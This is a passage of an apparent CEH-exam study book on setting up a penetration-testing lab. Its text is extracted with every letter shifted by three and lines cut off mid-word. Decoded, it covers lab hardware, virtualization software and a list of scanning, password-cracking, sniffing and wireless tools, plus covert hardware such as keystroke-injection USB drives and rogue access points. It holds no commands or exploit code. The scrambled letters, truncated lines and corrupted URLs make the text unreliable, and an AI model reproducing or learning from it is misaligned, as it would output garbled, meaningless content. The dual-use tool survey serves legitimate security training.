\RXU RZQ VDQGER[ODWHU



, ZRXOG ORYH WR VLW KHUH DQG ZULWH WK
WHVWLQJ ODE DQG VDQGER[WR SOD\ LQ DUH MXQN
DSSURDFK KDV LWV RZQ PHULWV DQG GUDZEDFNV
:KDW , KDYH WULHG WR GR LV GHVFULEH D V\ VWHP
WHVW \RXU VNLOOV

, ZLOO GLVFXVV RQH RI WKH PRUH FRPPRQ DQG XVH
GHWHUPLQH LI LW LV WKH EH VW RSWLRQ IRU \RX E
HTXLSPHQW DQG FKDQJHV WKDW PD\ EH QHHGHG WR

&UHDWLQJ D 7HVV 6HXXS

7KHUH DUH PDQ\ DSSURDFKHV \RX FDQ WDNH EXW L
VHOI FRQWDLQHG ODE VHWXS \RX ZLOO QHHG WR KI

- \$ ODSWRS RU GHVNWRS ZLWK DV PXFK 5\$0 DV \RX
EXW PRUH LV EHWWHU
- \$ ODUJH KDUG GULYH WR VWRUH DOO WKH YLUWXD
LWV WRROV , GR QRW UHFRPPHQG JRLQJ XQGHU
JRLQJ ZLWK DQ 66' GULYH LI \RX FDQ ILQG RQH LQ
LQFUHDVH DQG H[WHQG HG EDWWHU\ OLIH DUH LQY
- 7KH KRVW RSHUDWLQJ V\WHP SK\VLFDOO\ UXQQLC
:LQGRZV RU 26 ; :KLFK \RX XVH LV XS WR \RXU SF
- 0DNH VXUH WKH V\WHP \RX ZLOO EH XVLQJ KDV D
XSGDWHV DQG RWKHU LWHPV LQVWDOOHG
-)RU D ZLUHG DQG ZLUHOHV E J Q DQG DF
VKRXOG FKHFN WR VHH LI \RXU KDUGZDUH RI FKRL
ZLUHOHV DGDSWHU ,I \RXU DGDSWHU GRHV QRW
DQ H[WHUQDO DGDSWHU IRU DQ\ ZLUHOHV DWWDF
- 2SWLRQDO %OXHWRRWK VXSSRUW)RU H[WHQG
%OXHWRRWK GHYLFHV \RX PD\ ZDQW WR FRQVLGH
6(1\$ 8' 7KH 6(1\$ DGDSWHU QRW RQO\ H[WHQGV W
VXSSRUWV %OXHWRRWK SDFNHV LQMHWLRLQ DQG
UDQJH VXSSRUW

6LQFH \RX DUH XVLQJ D VLQJOH V\WHP WR EXLOG D
YLUWXDOL]DWLRQ 9LUWXDOL]DWLRQ MXVW PHDQV W
RSHUDWLQJ V\WHPV XSRQ D VRIWZDUH HPXODWHG
QHHG WR XVH YLUWXDOL]DWLRQ VRIWZDUH DQG WK
:KLOH , DP QRW VSHFLILFDOO\ HQGRUVLQJ WKH RQH
DUH WKH PRVW SRSXODU DQG VHH WKH PRVW XVH

9LUWXDOL]DWLRQ 6RIWZDUH 2SWLRQV

7KH YLUWXDOL]DWLRQ VRIWZDUH WKDW WHQGV WR E
JRDOV DQG SUHIHUHQFHV RI WKH FXVWRPHU RU SHQ

- 2UDFOH 90 9LUWXDO%R[LV RQH RI WKH PRVW FRP
DSSOLFDWLRQV 7KH VRIWZDUH RIIHUV PXOWLSOH
HQYLURQPHQWV 7KH SURJUDP KDV SURYHQ WR EH
FRQILJXUHG ZLWK SOHQW\ RI RSWLRQV 3OXV WKH
- 90ZDUH 3OD\HU DQG 90ZDUH :RUNVWDWLRQ DUH W
WKH ZRUNSODFH)LUVW WKH SURGXFWV DUH FUR\

DQG WKH\ KDYH D VL]HDEOH XVHU EDVH 7KH GRZÇ
FRVWV PRQH\ EXW WKH 3OD\HU LV IUHH DQG ZLOC

- 0LFURVRIW +\SHU 9 LV DQ H[WUHPHO\ SRSXODU YL
SRSXODU IRU VHWWLQJ XS WKHVH W\SHV RI ODEV
QRW FURVV SODWIRUP FRPSDWLEOH

7KH ,QVWDOODWLRQ 3URFHVV

,Q WKLV VHFWRQ , ZLOO WU\ WR NHHS WKH LQVWDC
DSSOLHG WR DQ\ RSHUDWLQJ V\VWHP EXW WKHUH P
2Q WRS RI WKLV EDVH \RX ZLOO LQVWDOO WKH YLUV
RSHUDWLQJ V\VWHPV

<RX VKRXOG WDNH WKH IROORZLQJ VWHSV SULRU W
FKRLFH

\$SSO\ DOO SDWFKHV VHUYLFHV SDFNV GULYHUV
RSHUDWLQJ V\VWHP

\$SSO\ DQ\ VRIWZDUH XSGDWHV IRU WKH KDUGZDU
RI \RXU VSHFLILF KDUGZDUH ,Q P\ FDVH , DOZD\V
ZHEVLWH EHFDXVH P\ SDUWLFXODU V\VWHP LV D /H

,QVWDOO DQ DQWLYLUXV DQG DQWLPDOZDUH DSS

2SWLRQDO ,QVWDOO DQ RIILFH VXLWH ZKLFK VK
DQG D VSUHDGVKHHW DSSOLFDWLRQ DW WKH YHU\
WKDW KDV D SUHVHQWDWLRQ DSSOLFDWLRQ IRU Z
VLPSO\ GRFXPHQW \RXU WHVWLQJ &KRLFHV LQFOX

2SWLRQDO ,QVWDOO D 3') YLHZHU O\ SHUVRQDO

2SWLRQDO ,QVWDOO D 3') SULQWHU DSSOLFDWLR

,QVWDOO \RXU YLUWXDOLJDWLRQ VRIWZDUH E\ IR

,QVWDOOLQJ D 9LUWXDOLJHG 2SHUDWLQJ 6\V\

7KH QH[W VWHS LQ SUHSDULQJ WKH ODE V\VWHP LV
WKHP 6LQFH , GR QRW NQRZ ZKLFK YLUWXDOLJDWLR
VRPH EURDG VWHSV RQ KRZ WKH SURFHVV ZRUNV <I
\RXU VRIWZDUH RI FKRLFH

,Q JHQHUDO WKH SURFHVV ZRUNV VRPHWKLQJ OLNH

&UHDWH D QHZ YLUWXDO PDFKLQH LQ \RXU VRIWZ

1DPH WKH QHZ YLUWXDO PDFKLQH VRPHWKLQJ PH
.DOL /LQX[

'HSHQGLQJ RQ WKH 26 \RX LQWHQG WR LQVWDOO
DOORFDWH VRPH PHPRU\ WR WKH YLUWXDO HQYLU
PLQLXP RI *% WR D 90 JXHVW .HHS LQ PLQG WK
VRIWZDUH ZLOO DOORZ \RX WR LQFUHDVH RU GHFU

\$W WKLV SRLQW \RX FDQ LQVWDOO \RXU RSHUDWLQJ
\RX ZLOO QHHG HLWKHU DQ ,62 ILOH RU PHGLD VXFK

KDYH WKDW LQ KDQG IROORZ WKH LQVWUXFWLRQV I
PHGLD DQG SHUIRUP WKH LQVWDOODWLRQ SURFHVV

,QVWDOOLQJ 7RROV

2QFH \RX KDYH FRQILJXUHG SDWFKHG DQG SUHSDU
WKH DSSOLFDWLRQV \RX\YH FKRVLHQ 7KLV VHFWRU
WKH SURFHVV RI ORFDWLQJ DQG HYDOXDWLQJ VRPH
7R SUHSDUH IRU WKH &(+ H[DP \RX VKRXOG OHDUQ I
IROORZLQJ VHFWRUQV

7\SHV RI 6RIWZDUH 7RROV

7R PDNH WKLQJV HDV\ , KDYH FODVVLILHG WKH WRR
6FDQQHUV

1PDS<RX FDQ DFTXL7\SH 1PDS DW ILFK LV WKH ZHEVLWI
LWVHOI 6LQFH WKLW WRR LV VXFK D IOH[LEOH DQC
SODWIRUP \RX VKRXOG VHULRXVO\ FRQVLGHU PDNL
\$QJU\ ,3 6FDQVHLO ZEZHDDWU\LSRLU SLHFH RI VRIWZ
TXLFN DQG GLUW\ ZD\ RI ORFDWLQJ ZKLFK KRVWV D
IXQFWLRQDOLW\ IRU WKLW WRR FDQ EH UHSOLFDWH
D JRRG ILW IRU \RXU WRRONLW

6XSHU6FDQ LV WRR LV ZDYDEODEOH LV XVHIXO PRV
SHUIRUPLQJ FHUWDLQ VWHSV GXULQJ WKH HQXPHUD
VFDQQHU DV ZHOO

=DQWL IRU ORELOH FKLVRQ LV DYDLODEOH RQ *RRJC
GRZQORDGHG IRU IUHH

=HQPDS 3DUW RI, QPOS GHG DV SDUW RI WKH 1PDS SD
D JUDSKLFDO IURQW HQG WR WKH FRPPDQG OLQH 1P
1%76FDQ KLV LV XVHG IRU 1HW%,26 VFDQV DQG VHDWE
RUJ

+SLQJ KSLQH VH SDFNHW FUDIWLQJ XWLOLWLHV FDI
SUREH LQGLYLGXDO SRUWV ZLWK SUEEZKSLQJ7KHJ F
1HW6FDQ 7RRO VXPOWLSXUSRVH VXLW EEZQHWRVFDQW
(QXPHUDWLRQ

'XPS6HF7KLV LV DYDZEDEOVWHRV BQG VFDQJEH XVHG C
UHYHDO WKH XVHUV JURXSV SULQWHUV DQG RWKH
6XSHU6FDQ LV WRR FDQ QZEHFDXQSDQ LV XVHIXO PRV
SHUIRUPLQJ FHUWDLQ VWHSV GXULQJ WKH HQXPHUD

SRUW VFDQQHU DV ZHOO
1HWFDKLVLV D PXOWLSXUSRVH WRRO WKDW FDQ EH
REWDLQZLWELWRROV RUJ
&UISWF,WW WKH VDPH DV 1HWFDW H[FHSW LW RIIHUA
FDQQRW ,WTV XVHIXO ZKHQ WU\LQJ WR DYRLG VQLI
REWDLQZLWELWRROV QHW
7&39LHZKLV LV XVHG WR YLHZ FRQQHFWLRQV WR DQ
REWDLQZLWELWRROV FRP
6\VLQWHUQDOVKLWXELWFOHFWLRQ RI WRZLWELWRROV
1LU6RIW 6XKLWHFROOHFWLRQ RI YDULRXV XVHIXO WR
ZZZQLUVRIW QHW
3DVVZRUG &UDFNLQJ 7RROV
/ SKW&UDFKLV WRRO FDQ EZZZWSKQFGRFRFRP
2SKFUDFNRX FDQ REWDLQZZKLWRWRROIRURP QHW
-RKQ WKH 5\ISQELWKLZZWRROVDOO FRP MRKQ
7ULQLW\ 5HVFXHHW DQRWKHU PXOWLSXUSRVH WRRO
SDVVZRUG UHVHWV RQ D ORFDO FRPSXZHWU,WRQEWQ
0HGXVTKLV LV DQ ROG SDVVZZZVCHFWFRXWRUW PWLO
ZKHQ RWKHU FUDFNHUV IDLO
5DLQERZ&UDFNLODKVMSDW SURMHFW UDLQWELWRROV
UDLQERZ WDEOHV
%UXW\$YDLODEZZZHVELWRROVULV DQ ROG EXW VWLOO
DSSOLFOWLRQ SDVVZRUG FUDFNHU
6QLIIHUV
:LUHVKD\$YDLODEZZZHVDWVKDWKLWULV WKH PRVW SRSX
,7 LQG XVWU\ ,WTV D IXOO\ FXVWRPL]DEOH SDFNHW
ERWK RQOLQH DQG LQ SULQW :LUHVKDUN ERDVWV F
SODWIRUPV
7FSGXPS\$YDLODEZZZHWFSGXPWRUW LV D SRSXODU FRPPI
DYDLODEOH IRU ERWK WKH 8QL[DQG /LQX[SODWIRU
:LQGXP\$YDLODEZZZHWDQSFDSWRUW LV D YHUVLRQ RI WF
:LQGRZV SODWIRUP
&DLQ \$YDLODEZZZHRDLGLV PXOWLSXUSRVH WRRO
FDSDELOLWLHV DPRQJ RWKHU IXQFWLRQV GHVLJQHG
.LVPHW IRU :LUHVWVZZZHNDWPHWZLUWELVWLQHW SRS

VQLIILQJ DQG GHWHFWLRQ WRRO GHVLJQHG IRU WKH
1WR\$YDLODZZZHQDWRSWRLV LV D KLJK VSHHG VQLIIHU
1HWZRUN0L\$YDLODZZZHQDWRUHVWFKLFRQHWRZRUN VQLIIH
FDSWXULQJ WUDIILF DQG GRLQJ DQDO\VLV EXW DOVF
DQDO\VLV

:LUHOHVV 7RROV

.LVPH\$YDLODZZZHNDWPHWZLUWGHVVLQHDWSRSXODU ZLU
GHWHFWLRQ WRRO GHVLJQHG IRU WKH /LQX[RSHUDV
LQ66,'H\$YDLODZZZHPDWDJHHWKLFRPLV D QHWZRUN GHW
5HDYH\$YDLODKEWMSDW FRGH JRRJOH FWPSVUWBRIDULXS
EUXWH IRUFH DWWDFNV DJDLQVW :36 HQDEOHG URXV
1HWVWXPEOHU 2OG EXW 8VHIXO ~~TKLV~~ ~~R~~ ~~LWU~~ ~~6QJW~~ ~~WRP~~
ZZZ QHWVWXP~~ERUN~~~~FR~~FK OLNH 0HWD*HHN↑V RIIHUL
%OXHVQDURKHUF DQ REWDLQ WKLW WRRO IURP WKH UH\$
\$LUFUDFN\$YDLODZZZHDDWFUDFNQILRVUV D VXLWH RI WF
DVVHVZLUHOHVV QHWZRUNV

/RJJLQJ DQG (YHQW 9LHZLQJ 7RROV

/RJ3DUVHU/L\$YDLODZZZHODWUGOWEVLFRWRRO LV XVHC
DQG DOORZV IRU WKH FUHDWLRQ RI TXHULHV WR UH
VXFK DV ,,6 DQG)73



, ZDQW WR SRLQW RXW WKDW LI \RX XVH .D
\$XJXVW WKH SURGXFW LQFOXGHV D IXOO VX
FRYHUHG LQ WKLW ERRN DV ZHOO DV RWKHUV ZH K
/LQX[, KLJKO\ UHFRPPHQG WKDW \RX XSGDWH \RX

7\SHV RI +DUGZDUH 7RROV
6R ZKLFK KDUGZDUH EDVHG WRROV VKRXOG \RX EHF
WHVWLQJ RU WUDLQLQJ" %HFRPLQJ IDPLOLDU ZLWK
IRU WKH &(+ H[DP
0LQLSZQ\$YDLODZZZHPDWLSZQHWKLFRPPXOWLSXUSRVH W
D GHFN RI FDUGV 7KH GHYLFH DOORZV IRU WKH VQL
WUDIILF 6LQFH LW KDV D EDWWHU\ LW FDQ EH SOX.
ZKLOH \RX JDWKHU LQIRUPDWLRQ UHPRWHO\ %HFDX
FRQILJXUDEOH LW FDQ DOVR SHUIRUP QXPHURXV Z

86% 5XEEHU '\$SYNDLODEZQZHKDW WKJLV LV D IODVK GULY
FDQ EH SOXJJHG LQWR D V\ VWHP WR UXQ VFULSWV I
LV WKDW LW DSSHDUV DV D NH\ ERDUG UDWKHU WKDC
LW EHLQJ GHWHFWHG RU VWRSSHG E\ HQWHUSULVH '
:L)L 3LQHD\$SQR DYDIZDKON DWKJLV LV D PXFK WDOI
KRQH\SRW DQG ZLUHOHVW WRRO ,W FDQ EH XVHG W
PLQLSZQHU
/\$1 7XUW\$QVR DYDIZDKON DWKJLV LV D SRZHUIXO WR
FDSWXULQJ UHPRWH DFFHVVLQJ DQG RWKHU FDSDE
LQQRFBHQW (WKHUQHW DGDSWHU
\$LU3F\$SYNDLODEZQHUVHUEHGEPLV D 86% GRQJOH XV
GHSWK DQDO\VLV RI ZLUHOHVW WUDIILF ,W FDQ EH
NHHS LQJ DQ H\H RQ H%D\ WR VHH LI \RX FDQ JHW D
8EHUWRRW\$YDQDEZQHJDMDWVFRWWKJLVHNDUGZDUH
WKH DQDO\VLV DQG GHWHFWLRQ RI %OXHWRRWK GH
5DVSEHUUSYNDLODEZQHUVSEHUWKLVUV D PLQLFRPSX\
D SDFN RI FDUGV 7KH EHQHILW RI WKLV GHYLFH LV
GLIIHUHQW VLWXDWLRQV DQG KDV EHHQ XVHG WR E
DUFDPGH PDFKLQHV DQG SHQ WHVWLQJ GHYLFHV 7KH
3ZQ 3D\$SYNDLODEZQHSQWLHH[SUWKLVRPQH LV YHU\ SULF
LQFOXGH LW KHUH MXVW IRU \RXU UHYLHZ DQG LQIR
FRPHV SUHVHW DQG FRQILJXUH ZLWK LWV RZQ RSH
SHQHWUDWLRQ WHVWLQJ ,W FDQ SHUIRUP DOO VRU\
SDVVZRUG FUDFNLQJ DQG ZHE DSSOLFDWLRQ KDFNL
RXW RI WKH KDQGV RI PDQ\ LW FDQ EH REWDLQHG F
WKH 3ZQ 3DG FRPPXQLW\ HGLWLRQ DQG IROORZ WKH
,QVWUXFWLRQV FDQSEQLHXSCHQVFRW
3ZQ 3KRQ\$QVR DYDIZDKONDWKJLV HVVHQWL
WKHLU 3ZQ 3DG EXW VKUXQN GRZQ HYHQ PRUH WR W
<DJL \$QWHQDFDQ REWDLQ WKLV WRRO IURP PDQ\ VI
\$PDJRQFRP SULFHV
3DUDEROLF \$QWHQDNH WKH <DJL WKLV FDQ EH SXI
VRXUFHV RQOLQH
.H*UDEE\$SYNDLODEZQHNDWORWKLV LV D KDUGZDUH EDV
LQWR 86% SRUWV RQ D V\ VWHP
7DEO\$WKLV ODVW RQH LV P\ SHUVRQDO VXJJHVWLQJ I
XVH D WDEOH WR NHHS PDQ\ RI P\ UHIHUHQFH JXL
\$PDJRQ\ .LQGOH , FDQ NHHS D PXOWLWXGH RI ERR

WKH SURFHVV 0\ SHUVRQDO FKRLFH LV DQ \$QGURLG
XVH WKH RQH \RX SUHIHU \$ ILQDO UHDVRQ IRU XVL
XVDJH RQ P\ QRWHERRN ZKHQ , KDYH WR UHDG D VLI

6XPPDU\

\$V D SHQHWUDWLRQ WHVWHU \RX ZLOO QHHG WR XV
DFFRPSOLVK \RXU MRE 7KH YDULHW\ RI VRIWZDUH D
SHQHWUDWLRQ WHVWLQJ NLW <RX PXVW DV D VXFF
DQG DFTXLUH D UHQJH RI WRROV WR FRPSOHWH \RX\

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